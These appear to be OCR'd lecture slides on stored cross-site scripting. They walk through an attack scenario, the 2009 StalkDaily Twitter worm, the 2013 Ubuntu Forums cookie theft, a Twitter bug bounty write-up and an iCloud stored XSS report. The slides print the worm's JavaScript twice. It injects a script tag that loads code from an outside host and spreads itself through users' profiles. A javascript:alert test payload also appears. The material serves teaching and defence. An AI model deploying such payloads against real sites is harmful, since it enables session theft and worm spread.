
Message
For the toolbar, press ALT+F10 (PC) or ALT+FN+F10 (Mac).


Paragraph | Arial | 24pt

<script>attack()</script>



Stored XSS Attacks – Scenario





victim


2. Access page

attacker.com
web server

1. Inject the
malicious JS code

board.com
(vulnerable web app)

Stored XSS Attacks – Scenario



Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile

twitter

```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “;></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile



```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “:></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Attacks Example – Ubuntu Forums in 2013

- Attacker found flaw in vBulletin forum software
  - Announcements allowed for unfiltered HTML
- Attacker crafted malicious announcement and send link to admins
  - Stated that there was a server error message on the announcement
  - Instead, injected JavaScript code stole cookies
- Attacker could log in with the admins privileges



Stored XSS Attacks Example

XSS On Twitter [Worth 1120$]


Bywalks

Hi guys, this is the first writeup about my vulnerability bounty program,a process about how I discovered a Twitter XSS vulnerability.

I think that in the process of finding the vulnerability, there are some interesting knowledge points, I hope you can get some from my writeup.

*If you want to know more details, you need to visit **bobrov's blog**, my discovery is due to reading his writeup, and thanks bobrov very much,I have a lot of gains from his blog.*

Maybe you don't want to spend more time. Here I will give a brief explanation of his article. When you visit some addresses, the server returns 302, which is similar to the following picture.



In the returned Body, location will choose how to populate according to the requested URL,and the requested URI will be placed in the href event.

What do you think of next? Can we try it with
dev.twiiter.com//javascript:alert('1');/

Stored XSS bug in Apple iCloud domain disclosed by bug bounty hunter

The cross-site scripting bug reportedly earned the researcher a $5000 reward.

Charlie Osborne • February 22, 2021 -- 12:03 GMT (20:03 SGT)

A stored cross-site scripting (XSS) vulnerability in the iCloud domain has reportedly been patched by Apple.

Bug bounty hunter and penetration tester Vishal Bharad claims to have discovered the security flaw, which is a stored XSS issue in icloud.com.

Stored XSS vulnerabilities, also known as persistent XSS, can be used to store payloads on a target server, inject malicious scripts into websites, and potentially be used to steal cookies, session tokens, and browser data.

According to Bharad, the XSS flaw in icloud.com was found in the Page/Keynotes features of Apple's iCloud domain.


In order to trigger the bug, an attacker needed to create new Pages or Keynote content with an XSS payload submitted into the name field.

This content would then need to be saved and either sent or shared with another user. An attacker would then be required to make a change or two to the malicious content, save it again, and then visit "Settings" and "Browser All Versions."

